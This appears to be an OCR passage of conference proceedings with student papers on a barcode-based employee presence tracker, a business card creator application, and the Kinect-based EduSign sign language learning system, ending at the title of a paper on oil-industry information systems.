In every higher education institution there is a week when students collect signatures from the professors whose classes they have attended during the semester. In one semester, students have in average about 5 subjects. One school year has two semesters, summer and winter semester. At the end of each semester, at the last week professors give signatures to students to certify the semester.

During the studies, many students choose to study and work in order to pay for their education. For this reason, these students miss a lot of classes and exercises. It is very possible that these students may fail to collect signatures if they do not come and find professors in the college. If the student fails to collect the signatures, the student can't certify the semester and take the exams, and he can't advance to the next year.

III. BENEFITS FOR USING THE WEB APPLICATION FOR TRACKING THE PRESENCE OF EMPLOYEES IN A HIGHER EDUCATION INSTITUTION

Problems that are presented in the previous section can be resolved by using an application for monitoring the presence of employees. This web application allows everyone, from their computer, mobile phone, tablet any device that has access to the Internet to access the list of present employees and to see the current status, whether they are in the educational institution or not. Introducing this program, students would have access to the state of presence of their teachers. In this way students would get the opportunity to know who is currently in college and who is not during the week for giving signatures. Students who need to come to college for the signature shouldn't have to come if they knew the professor isn't there. Even if they go to college for a signature when the application shows that a professor is at the college, at any time they can return home if the status is changed, this means that the teacher is no longer available and is not in the college.

The educational institution will monitor its employees in every moment. In this way, employees would no longer have to make daily entrances in the book of presence, but would have to use the card for check-in/check-out. The calculation of the total time would not be accounted by the person responsible for the personnel, it would all be done by applications.

IV. TECHNICAL IMPLEMENTATION

This web application can be installed at the existing web server of the education institution as an addon or as an independent site. It is necessary to set up a website on the server and allow access to the computer with which the employee can check-in/check-out. This computer must contain Internet access, a web browser, keyboard, webcam or barcode reader. The computer from which login will be performed should be placed in the hallway of the educational institution at the entrance. It is necessary to create the cards for each employee, that employees can use to check-in/check-out.




Figure 2. Methods of login and logout in web application (created from [5], [6], [7])

Figure 2 shows methods of login and logout in the web application. Method a) allows the user to login/logout from this system using a barcode reader, which reads the content inside the barcode from the employee's card. Another method b) allows a user to login/ logout through the webcam, the webcam decodes content from the employee's card. It is possible to use a keyboard to login/logout, if some employee forgot the card at home he can manually login/logout by entering his ID.

V. WEB APPLICATION FOR TRACKING PRESENCE OF EMPLOYEES IN HIGHER EDUCATION INSTITUTION

Web application for tracking presence of employees in higher education institution was made as a student project at the Technical faculty "Mihajlo Pupin" in Zrenjanin. The application was written in the program language C# and works with MS SQL database.

A. Users of the web application

All users of the application for tracking the presence of employees in a higher education institution can be divided into several groups. Users can be:

- *Visitor* - someone who visits a web site and is not logged on the web site. A visitor can be everyone who is looking for the availability status of an employee in the higher educational institution. The most frequent visitors to the site of the higher education institution are their students.
- *Employee* - a person who is employed at the educational institution and holds classes for students. The employee performs login and logout on the system using a card inside the hall in the higher educational institution, when coming to work and leaving work.
- *Admin* - an employed person from the education institution who has the highest rights in using the web application. The person's task is to create a profile for each employee inside the system, to make the employee's card, to keep records of all employees…

B. Pages of the web application

Figure 3 shows the page where the admin creates cards and manages employees. On this page the admin can add, delete or modify employee profiles. The page contains textual boxes for inserting data, a grid view for displaying all data of employees, a generator for creating employee's cards, buttons.




Figure 3. Page for registration and management of employees

Each employee must have their card with which they will be able to log in and out. If an employee changes eg. surname, the admin on this page may modify employee data and issue a new card. By clicking on the row in the gridview a preview of the card for the selected employee will be displayed.

Figure 4 shows the page where employees with their card perform login and logout from the web application. This page is showing a video from a web camera in real time, at a time when employees show the card in the direction of the camera at a distance of less than 1 m, the system detects the bar code from the card and creates an image from which it reads the content. Jquery script is used for detecting bar code in from the web camera and automatic snapshot. The system decodes the bar code and displays the result in a text field. For decoding the bar code from the image the OCR method inside this application is implemented. The OCR method deals content that is derived from the bar code from the captured image, and shows processed content in a text field. Based on the content that is in the field, the system automatically conducts a search and finds the employee in the database and performs his login or logout depending on the previous state.

If login / logout is performed via a bar code reader, the employee shows his card's bar code to a reader at a distance less than 15 cm. When the bar code reader is transferred via bar code, dark lines absorb light from the reader while the interstices reflect the light. Photocells in the reader receive the reflected light and convert it into an electrical signal. In this way, the reader generates an electrical signal for the low and high interstices of the electrical signal line. Duration of the electrical signal determines wide versus narrow element. Using a decoder this signal will be decoded in the characters that are understandable to the human eye. The decoded data is sent to the computer as a key in the usual format data. The system detects data from the bar code which was send from the bar code reader and displays the result in a text field on the form of the web application. Based on the content that is in the field, the system automatically conducts a search and finds the employee in the database and performs his login or logout depending on the previous state.

If some employee forgot the card at home he/she can manually login/logout by entering his/her ID in a text field and pressing the button "confirm". Based on the content that is in the field, the system automatically conducts a search and finds the employee in the database and performs his login or logout depending on the previous state.

Once the employee is found in the database, the right side of the page displays a greeting or a goodbye message and employee's name, surname, picture and title.

Figure 4. Page for login/logout

Figure 5 shows a page which is used to display availability for every employee. When an employee is at work his/her full name on this page will highlight in green, if he/she is not at work his/her full name will be highlighted in red. The page sorts employees with the highest title to lower.




Figure 5. Page for displaying availability

VI. CONCLUSION

The higher education institution which uses the application for tracking presence of employees in higher education institution gets the opportunity to see the availability status of all employees at any time, to record their working hours and keep records of employees. Electronic recording of employees reduces resource usage for paper use, saves money and nature (trees).

The employees in higher education institutions have an opportunity to use cards as an easy way to check in and out of their job, using a device students have the opportunity to instantly see from anywhere at any time whether they can find professors at the higher education institution or not.

REFERENCES

[1] A. Adam, “Implementing Electronic Document and Record Management Systems,” Auerbach Publications, 2007.

[2] K. Smith, “Planning and Implementing Electronic Records Management,” Facet Publishing, 2008.

[3] R. F. Smallwood, R. F. Williams, “Managing Electronic Records: Methods, Best Practices and Technologies,” Wiley, 2013.

[4] J. McLeod, C. Hare, “Managing electronic records,” Facet Publishing, 2005.

[5] http://www.businessbee.com/wp-content/uploads/24534/barcode-scanner.jpg

[6] http://blog.jobrendez-vous.com/public/webcam.png

[7] http://galwaycelt.files.wordpress.com/2012/03/istock_000015008105xlarge.jpg?w=1200

Application For Creating Business Cards

M. Seslija
University of Novi Sad / Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
misa_zr@hotmail.com

Abstract – The main idea for this paper is to present the program for creating business cards. Business cards are one of the first ways to exchange personal data. Their general purpose is still the same.

I. INTRODUCTION

A business card is also known as visiting card or calling card, these names are just synonyms. The history of business cards is amazing, they have a wide history that actually dates back to the 15th century. In the 15th century they first appeared in China – the country where paper was invented. Three centuries later they started to appear in Europe. The footmen (male servants) of aristocrats and of royalty would deliver these first European visiting cards to the servants of their prospective hosts solemnly introducing the arrival of their owners [1][2].

The purpose of business cards is bearing business information about some individual or company. Usually they are shared during formal introductions as a convenience and a memory aid. This sharing happens most often at business meetings. Figure 1 illustrates exchange of business cards during a business meeting. Typically a business card includes the giver's name, company affiliation (usually with a logo) and contact information such as addresses, telephone(s), mobile number, fax number, e-mail address and website. People sometimes put their bank account or tax code on a business card.

Figure 1. Business card exhange, downloaded from http://www.businessbanter.com/wp-content/uploads/2013/01/exchange-business-cards-e1359033079522.jpg

If we look at the traditional business card, we can see that the design of the text is in black color, for background color people usually decide for white color. Contrast, black text and white background enables the reader to read content from the business card easily. Today's techniques for making business cards is much more advanced than before, every man can have a specially designed business card. Thanks to the advancement of the printer, everyone can have special business cards. Previously, only the printing press could create and print, and today we can do it from our house, independently. Contributed to this feature was the rapid development of printers, which were first available in printing press companies, as the technology developed printers have been made smaller so they can fit on a table in every household. These printers are used today, they can be seen everywhere, their work can satisfy the average needs of each user.

II. BUSINESS CARDS

Business cards present the perfect way for presentation of everyone. No matter if it is a person or company, everyone can have their own business card. A simple and well-designed business card can send out a professional look, which can help with attracting associates and customers.

If we want to have a successful business card we need to put on it:

- Your full name or company name
- Your contact number(s)
- Your email address
- Your website address
- Your company address
- Name of your profession
- Your company logo or your image
- Your slogan
- Short summary of what you do

A. Dimensions of business cards

All business cards have a small size. Usually it is the size that can fit the human hand, pocket or wallet. Generally, there is no exact correct size for business cards. Because there is no exact standard for size, business card manufacturers define their own standards only at the country level. Some countries take the set standards of neighboring countries or define their own. This method of creating business cards has led to different measures of business cards from country to country.

TABLE I. BUSINESS CARDS DIMENSIONS [2]

Country/Standard	Dimensions		Aspect ratio
	(mm)	(in)	
ISO 216, A8 sized	74 x 52	2.913 x 2.047	1.423
Ireland, Italy, United Kingdom, France, Germany, Netherlands, Spain, Switzerland, Belgium	85 x 55	3.346 x 2.165	1.545

ISO/IEC 7810 ID-1, credit card sized	85.60 x 53.98	3.370 x 2.125	1.586
Australia, Denmark, New Zealand, Norway, Taiwan, Sweden, Vietnam	90 x 55	3.54 x 2.165	1.636
Japan	91 x 55	3.582 x 2.165	1.655
Hong Kong, China, Singapore	90 x 54	3.543 x 2.125	1.667
Canada, United States	88.9 x 50.8	3.5 x 2	1.75
Iran	85 x 48	3.346 x 1.889	1.771
Argentina, Brazil, Czech Republic	90 x 50	3.543 x 1.968	1.8

*1 inch = 25, 4 mm

Table 1 shows the size in millimeters and inches for any country. We can see from the table that the length dimension of business cards range from 74 mm to 91 mm. Height of business cards also vary from country to country, the height ranges from 50 mm to 55 mm. Generally speaking, the largest business cards are created by the Japanese, their business cards dimensions are 91 x 55 mm. Aspect ratio is derived by dividing the width by height.

B. Printing business card

The printing companies use special paper for printing business cards. Business cards are printed on some form of card stock. Paper that is used for printing business cards is identical to the print paper cards. The visual effect that can be found on the card, method of printing the card and the amount of affect the price of making and other details vary according to cultural or organizational norms and personal preferences. Depending on the location the weight of business cards varies. Generally, business cards are printed on stock that is 350 g/m² (density), 45 kg (weight), or 12 pt (thickness) [2].

Business cards can be created in two color spectrums. Those models are:

- CMYK
- RGB

CMYK meaning cyan, magenta, yellow and black color. RGB meaning red, green and blue color. Most printing companies use CMYK laser printers, but most graphic programs and monitors operate using the RGB color spectrum. It is very important when designing a business card to be careful, since the difference between CMYK and RGB may cause a wrong idea of how the design of the business card actually looks.

Like every paper, business cards can be either one-sided or two-sided. Two-sided business cards have certain advantages in comparison to one-sided cards, but they basically are more expensive than one-sided ones.

C. Advantages of business cards

For people who travel a lot for business purposes business cards are extremely useful. Business cards save a lot of time when having to exchange business information and contact details between companies and people.

At first glance people make a professional image of the person to whom the card belongs.

Business cards are a proven means to generate more business. Business cards will act as a reference for people who are looking to use your services. Whenever people are looking for services that you or your company can offer your business cards will remind them who to call, and thus you will be able to generate more business.

The size of business cards allows anyone to easily carry them. Anyone can put this card in their pocket or wallet.

A lot of people use the back of a business card to write notes. For example, they may write down the pricing for one product from your offer, like on figure 2.

Figure 2. Writing notes on the back of business card [1]

III. APPLICATION - BUSINESS CARD CREATOR

Business Card Creator is an application for creating business cards. This application was made as a student project at the Technical faculty "Mihajlo Pupin" in Zrenjanin. The application was written in the program language C# and works on the windows operating systems.




Figure 3. Interface of application business card creator

The interface of the application for creating business cards is displayed on figure 3. It is a desktop application which contains a main form. The main form is separated in two halves. The left side contains textual boxes for inserting the person's data, from these boxes all data will be transferred on the front page of the business cards. Under the textual boxes is the button for loading images. The image that the user wants to set on the front page will be loaded from computer memory and will be placed in one of the corners of the business card. When we chose the image that will be on the business card, the text on the button for selecting images will be changed. When the image is chosen, the text on the button will be changed, now text will be the physical path for the image from the computer where the image is located.

Depending on user needs, it is possible to enter and set the following elements on the business card:

- Full Name,
- Profession,
- Address,
- City,
- Country,
- Phone,
- Mobile,
- Email,
- Image

There are two card layouts in this program left and right. By selecting one of these profiles all content will be moved in one side. Selecting the left, the content will be set to the left, selecting the right the content will be aligned to the right.

A. Choosing a color

The user in this program can choose the color of his business card. The program uses the RGB color spectrum. With the click on the button *Select Color*, the program opens a new form for selecting colors.




Figure 4. Selecting a color for the business card

Figure 4 shows this form, the surface of the form contains the basic colors. Colors are presented in the boxes on the form. The main color of the business cards is set by selecting one of the offered squares containing paint. If the specific color shade which we are looking for does not exist in the available colors, it is possible to create that specific color shade.




Figure 5. Defining a specific color shades

To create custom colors the Define Custom Colors button needs to be pressed. By pressing the button, the form with colors expands to the right. The right side of the form contains a field for selecting a special shade of color, the color is selected by clicking the mouse inside the field, figure 5. The vertical line with multiple different shades of color helps to select the specific color shades. The triangle on this line enables the selected color to be brighter or darker, by moving it forward or backward. The value for selected color appears in the boxes below. It is possible to directly select a special shade of color entering values in these boxes. The value that can be found in these fields is in the range of 0-255. Once the color is defined, it is necessary to confirm the color by pressing the *OK* button. The selected color will now be available in the shortcuts offered colors.

The right side of the main form allows a preview look of the business card at any time. Each entry or change leads to changes in the preview. The figure 6 shows the finished business cards, which is ready to use.




Figure 6. Completed business card

B. Exporting the business card

Inside the program in the left bottom side is the *Save As* button, which allows us to export the created business card as an image. Pressing this button opens a save file dialog for saving images on the user's computer, inside this dialog the user sets a path for the image where the image will be saved and defines a image name. The exported image looks the same as in the preview of the program. There are three extensions in which the image can be saved. These extensions are:

- JPG

- PNG
- BMP

The look of a saved business card in a photo viewer is presented in figure 7.

Figure 7. Saved business card in photo viewer

By pressing the Clear button, all data that was inside textual boxes will disappear.

C. *Printing business cards*

It is possible to print the created business card directly from the program. For printing it is necessary to press the button *Print*, which opens the dialog for printing from where the user sets the printer that will print the business cards. After selecting the printer it is necessary to press the OK button, the printer then starts to print.

Figure 8 shows how the page which is printed looks like. Inside the dialog for printing the user defines how many business cards he wants to print and in what size.

Figure 8. Printed business card on page A4 format

IV. CONCLUSION

Business cards present a small piece of paper, which contains all person information. We can say that it is a small billboard on which we set our own information in order to acquire new business. The possession of personal business cards makes us an easy way to share our own contact information with everyone we meet.

Creating a business card using this program which is presented in this paper, allows everyone to independently create and print their own business card from their home.

REFERENCES

[1] D. C. Rinnert, "Business Card Advice: Putting Your Best Card Forward!", Canville Communications, 2011.

[2] R. J. Seelan, "Business card", unpublished.

[3] "Design Effective Business Cards", Summit Press, 2004.

[4] E. N. G. Weng, T. T. Ren, B. Parhizkar, A. H. Lashari, "Mobile phone augmented reality business card", IJCSIS, vol. 9, no. 5, May 2011, pp. 154–164.

[5] F. Ghazaei, S. S. Mahmouei, "Talking Business Card Using Augmented Reality", IJCSIS, vol. 10, no. 5, May 2012, pp. 52–58.

[6] Business Cards Glossary – web site, http://businesscardsabc.com/glossary.html, accesses September, 2014.

EduSign - Multiplatform Learning System for Sign Language

Zlatko Čović, Suzana Palfi, Balaž Fodor, Viktor Vojnić, Nikola Novaković
Subotica Tech – College of Applied Sciences, Subotica, Serbia
chole@vts.su.ac.rs, palfi.suzana@gmail.com, fodorb@tippnet.rs, wojnic@gmail.com, nikola.novakovic9@gmail.com

***Abstract*— EduSign is an educational ecosystem that spans across all device form factors like mobile, tablet and desktop. It uses the Kinect sensor for gesture recognition and enables users to quickly learn the sign language. To use EduSign you must sign in with your profile on either the apps or website to learn, communicate, and share your experiences and progress. This paper describes each of components of this learning system. This project was initially made for Microsoft Imagine Cup competition. Ideas for further development and implementation are also given.**

I. INTRODUCTION

Statistics show that there are around 360 million people worldwide have disabling hearing loss. In Serbia there are around 100.000 people that are deaf [1]. The numbers are huge and there are youngsters, middle-age people as well as old people [2].

There is a huge problem in general between communication among people that are deaf and those who are not. This can lead to misunderstanding and much worse problems like ignoring or not respecting those who are not able to hear or have difficulty.

Not only is there a problem in general communication but there is a problem in educational systems that they do not teach sign language or they do not offer those learning skills as a part of their normal program. Even when there is such institution or learning program that support sign language, ways of learning this are often not intuitive neither fun.




Figure 1. Prevalence of hearing loss - children and adults worldwide

One of the big problems with traditional sign language learning is that the learner depends of tutor availability; they have to be at same location at the same time. There is a possibility that the learner has no stimulus to learn or some other factors affect to learning process.

EduSign system makes learning sign language fun and at the same time effective, with proper implementation. The learner can use it at any time when he wants to learn and he is not depending of tutor.

II. OVERVIEW OF THE PROJECT

The target audiences for this project are people who have problems with hearing as well as people that can hear normally. With this approach the gap between these two groups would be smaller. One of the aims of this project is to be implemented to educational institutions (schools for kids with special needs and regular schools), national institutions (institutions where workers meet people with hearing problems on regular basis) and workers in public transportation.

In modern society people love to spend a lot of time playing video games, using apps on a smart phone and browsing the web. All of the three mentioned previously are combined in a learning platform for sign language. EduSign teaches letters for English ABC and numbers from 1 to 10. These two groups spread across more components where the focus is on the learning but with different approaches.

A. Ecosystem

This platform contains non-traditional learning methods through game and fun and it is made of:

- Kinect learning software with mini-games (everything is achieved using Kinect sensor) for desktop PC
- Windows phone application that is going improve learning
- Windows 8 application for tablets
- Website that has high-scores (that are achieved from the games listed above) and some additional content.

All this components are synchronized together, there is also an option to make your profile and have your own high score that will be uploaded to the website and on to the mobile phone.

Learner has more possibilities to learn, if he travel he will use mobile phone or tablet, if he is at home he will probably use Kinect learning software.

B. Kinect Learning Software

Software contains mini-games. When it opens, user has an option to sign in or play as a guest.

Figure 2. Desktop application – categories, menu

The main menu contains three categories:

- "ABC" - Simple process of learning letters in a sign language and a test at the end.
- "Numb3rs" - Simple process of learning numbers in a sign language and a test at the end.
- Mini games.

Mini games are:

- "ABC "
  - " Letter by letter" user has to guess which letter is which
  - A well-known game called "Hangman" for a user to practice previously learned letters.
  - "Time Challenge" mode for a user to really test out their previous knowledge and guess letters quickly before the time elapses!
- "Numb3rs"
  - Simple game to practice basic numbers in sign language and basic arithmetical operations adding and subtracting.
  - "Time Challenge" mode for a user to test out their previous knowledge and guess numbers quickly before the time elapses!
  - A random operation that is showing on the screen and the user has to give a right result!
- Memory game and "Pair it"
  - Classic memory game that has cards flipped over and two cards open with the same symbol for a short period of time and user has to pair them. If the match is found the cards disappear.
  - "Pair it" is similar to a memory game only all of the cards are flipped over and you drag one card onto the other card as fast as you can. When you do that, that pair of cards disappear.
  - "In the middle": There is a letter or a number. Below are choices of those letters or numbers shown in a sign language and the user has to pick the right one. Also the reverse order is possible.
  - "Time Challenge Mix": Similar to time challenge mini games listed above, but this one is a mix of Memory game and "Pair it".




Figure 3. ABC learning

C. *Mobile Phone Application, Desktop Application and Website*

The responsive Web Design technique was implemented in the web site and it is used for better user experience. Responsive web design is the approach that suggests that design and development should respond to the user's behavior and environment based on screen size, platform and orientation. The practice consists of a mix of flexible grids and layouts, images and an intelligent use of CSS media queries. As a user switches from his laptop to his mobile phone, the website should automatically switch to accommodate for resolution, image size and scripting abilities [4]. With this approach multiplatform access is ensured**.**

Mobile Phone application is designed in Windows 8 flat design style. It contains a main home screen, it includes a log in option, and that account that you log in on is synced with a Microsoft account. User can look into his/hers high score. There are additional tests to improve user's knowledge. If the user needs help, he has to put two hands together, as praying, to get a hint.




Figure 4. Mobile Phone Application - Light Theme

Figure 5. Mobile Phone Application - Memory game

The website's design is similar to other two platforms in our project. It contains a home screen, log in option, high score feed and a few extra features. One of this is section which contains information of testing project, feedbacks and image gallery from project presentations.

III. TECHNICAL DETAILS

In development of project several techniques were used: .Net 4.0, C#, Kinect SDK 1.8, Emgu Cv, HTML, XML, CSS, JavaScript, RWD, MSSQL.

One of the most impressive parts is KLS (Kinect Learning Software) which has games and tests in where user has to show a sign with his hand and software detects the signs with Kinect sensor and make a proper response.

A. Realisation of detection software

The biggest challenge was to make database with signs samples that are made from real hands. The image processing is performed by the Emgu Cv, which is an image processing library. This library allows you to zoom out of the image, thus select the largest contour, and performs a comparison of the images as well.

Image is given from depth camera. We can set distance parameter of depth camera for detection of objects. In our case, this parameter is set from 80cm to 120cm. Thus, the depth sensor only sees what is inside this distance. If this is done then the given image is converted to a white image, but only the part whose depth is between 7850 8150. The other part will be turned to black. This picture is the same like one in front of the sensor. It represents user's hand. After that, resulting image is sent to the image processing software-class.

This first step is to select the largest continuous contour which is not difficult because the picture contains only black and white portions, so it selects the most white in a 640x480 image. The smaller image (150x150) is created, because images in database are these dimensions. The created image is compared to samples in database. If it is at least 70% of the agreement, the counter will be incremented. If counter reaches five, the image is detected. This is important to avoid false samples in the database to be recognized even if the user did not show the sign correctly.




Figure 6. Software for storing signs

Database contains 110 samples for every sign. This signs were created to broadly cover the Kinect sensor's field of vision. Information of signs is stored in XML file.

IV. TESTING THE PROJECT

Project was testes with all team members. We learned letters and numbers very quickly.

A. Testing in school

After initial testing inside the team, project was tested in school for kids with special needs in Subotica. Testing population was kids from all elementary classes. They were very satisfied with interactivity and they give us some advices how to improve project.

B. Feedback from judges

This project was made for Imagine Cup competition which is the largest worldwide competition in technologies and informatics organized by Microsoft. Team got the honorable mention in User Experience challenge, part of Imagine Cup competition, and judge feedbacks how to improve this project. Some judges feedbacks:

1. Consider adding voice prompts or reward sounds as an option: some people hate sounds in apps but others love it and it's easy to do.
2. Incorporating video to teach the body language that is also part of sign language. Using sensors to track the signs that the student is doing. There is also the opportunity to adapt the app to the users' locale since sign language is not universal.

V. CONCLUSION

We all know that making a noticeable change in this world is hard but with a right amount of support and encouragement everything is possible. If this project changes approach to people with hearing disabilities or improves the communication between people that don't have problems with hearing and the ones that do have for at least a few people or schools we would be happy.

We are going to give entire software free of charge to schools for kids with special needs. Schools that don't have students with hearing problems will get the software

for a promo price. Media, local government and non-governmental support will help us to introduce our project to a bigger audience.

Before that there is a plan to do a real time test with this learning software by giving it to schools (both type of schools are included), each school will have two learning groups. One group is going to learn the sign language in the old traditional way and the other group is going to learn a sign language with EduSign. After a period of 6 months we are going to do a poll with users and depending on the results we are going to choose in which way we are going to improve our software.

Future plans are also to develop mobile application for other platforms.

REFERENCES

[1] European Forum Of Sign Language Interpreters http://efsli.org/membership/nasli/serbia-atszj

[2] WHO: Information about deaf people – February 2014 http://www.who.int/mediacentre/factsheets/fs300/en/

[3] http://www.emgu.com/wiki/index.php/Main_Page

[4] http://coding.smashingmagazine.com/2011/01/12/guidelines-for-responsive-web-design/

Simulation of Distributed Information System in Oil Industry

N. Sljapic*, A. Markovic**, Lj. Kazi*, B. Radulović*
* University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
** University of Belgrade, Faculty of Mining and Geology, Belgrade, Serbia
nemanja.sljapic@gmail.com, markovic.andrea@gmail.com, leremic@tfzr.uns.ac.rs, bradulov@tfzr.uns.ac.rs

